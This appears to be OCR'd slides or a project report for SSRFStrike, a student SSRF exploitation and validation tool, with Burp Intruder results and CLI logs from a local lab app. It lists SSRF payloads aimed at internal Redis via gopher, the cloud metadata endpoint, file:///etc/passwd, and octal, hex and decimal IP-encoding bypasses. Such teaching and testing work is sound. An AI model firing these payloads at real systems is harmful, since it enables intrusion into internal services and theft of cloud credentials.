
Break It – Live
Exploitation ExamplE

⚔ Exploitation Demo


1. Exploiting internal services
→ gopher://127.0.0.1:6379
2. Cloud metadata theft
→ http://169.254.169.254/
3. Advanced bypasses
→ http://0177.0.0.1/ (octal)
→ http://localtest.me/ (DNS)

4. Exploiting the vulnerable app
→ Access file:///etc/passwd
→ Internal network scanning
5. Testing protections
→ Bypass attempts
→ Control validation
→ Report generation
6. Before/After security comparison


Burp Suite Test




Burp Suite
Test



Burp Suite Test



Burp Suite Test



Burp Suite Test

Attack Save 2. Intruder attack of http://127.0.0.1:5000

2. Intruder attack of http://127.0.0.1:5000

Results Positions

Capture filter: Capturing all items


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
0		500	10206			508
1	1	500	10021			512
2	2	500	10020			512
3	3	500	10021			512
4	4	500	10018			512
5	5	500	10009			512
6	6	500	10006			512
7	7		0			

SSRFStrike


Advanced SSRF Exploitation & Security Validation Suite

The tool SSRFStrike will be part of the linux distribution security system WsoumOS Security
https://sourceforge.net/projects/wsoumos/files/WsoumOS_Security/



SSRFStrike
Advanced SSRF Expoitation & Security Validation Suite

SSRFStrike Web Interface



SSRFStrike CLI

```
C:\Master IL\S3\Cybersécurité\projet>python ssrfstrike.py --mode cli http://127.0.0.2:5000/get --suite all
[2025-11-03 00:12:14] [INFO]  Starting COMPREHENSIVE SSRF testing...
[2025-11-03 00:12:14] [INFO] Testing IP encoding bypass attacks...
[2025-11-03 00:12:14] [INFO] Running IP Encoding Attacks - 54 test cases...
[2025-11-03 00:12:14] [INFO]  Tested: RFC1918_Class_A_dotted_octal_10.0.0.1_to_012.00.00.01 - Status: 500
[2025-11-03 00:12:14] [INFO]  Tested: RFC1918_Class_A_mixed_hex_dec_10.0.0.1_to_0x0a.0.0x00.1 - Status: 500
[2025-11-03 00:12:14] [INFO]  Tested: RFC1918_Class_A_mixed_oct_dec_10.0.0.1_to_012.0.00.1 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_A_hexadecimal_10.0.0.1_to_0x0a000001 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_A_decimal_10.0.0.1_to_167772161 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_A_decimal_leading_zeros_10.0.0.1_to_0167772161 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_B_dotted_octal_172.16.0.1_to_0254.020.00.01 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_B_mixed_hex_dec_172.16.0.1_to_0xac.16.0x00.1 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_B_decimal_172.16.0.1_to_2886729729 - Status: 500
[2025-11-03 00:12:21] [INFO]  Tested: RFC1918_Class_B_mixed_oct_dec_172.16.0.1_to_0254.16.00.1 - Status: 500
[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_B_hexadecimal_172.16.0.1_to_0xac100001 - Status: 500
[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_B_decimal_leading_zeros_172.16.0.1_to_2886729729 - Status: 500
[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_C_decimal_192.168.1.1_to_3232235777 - Status: 500
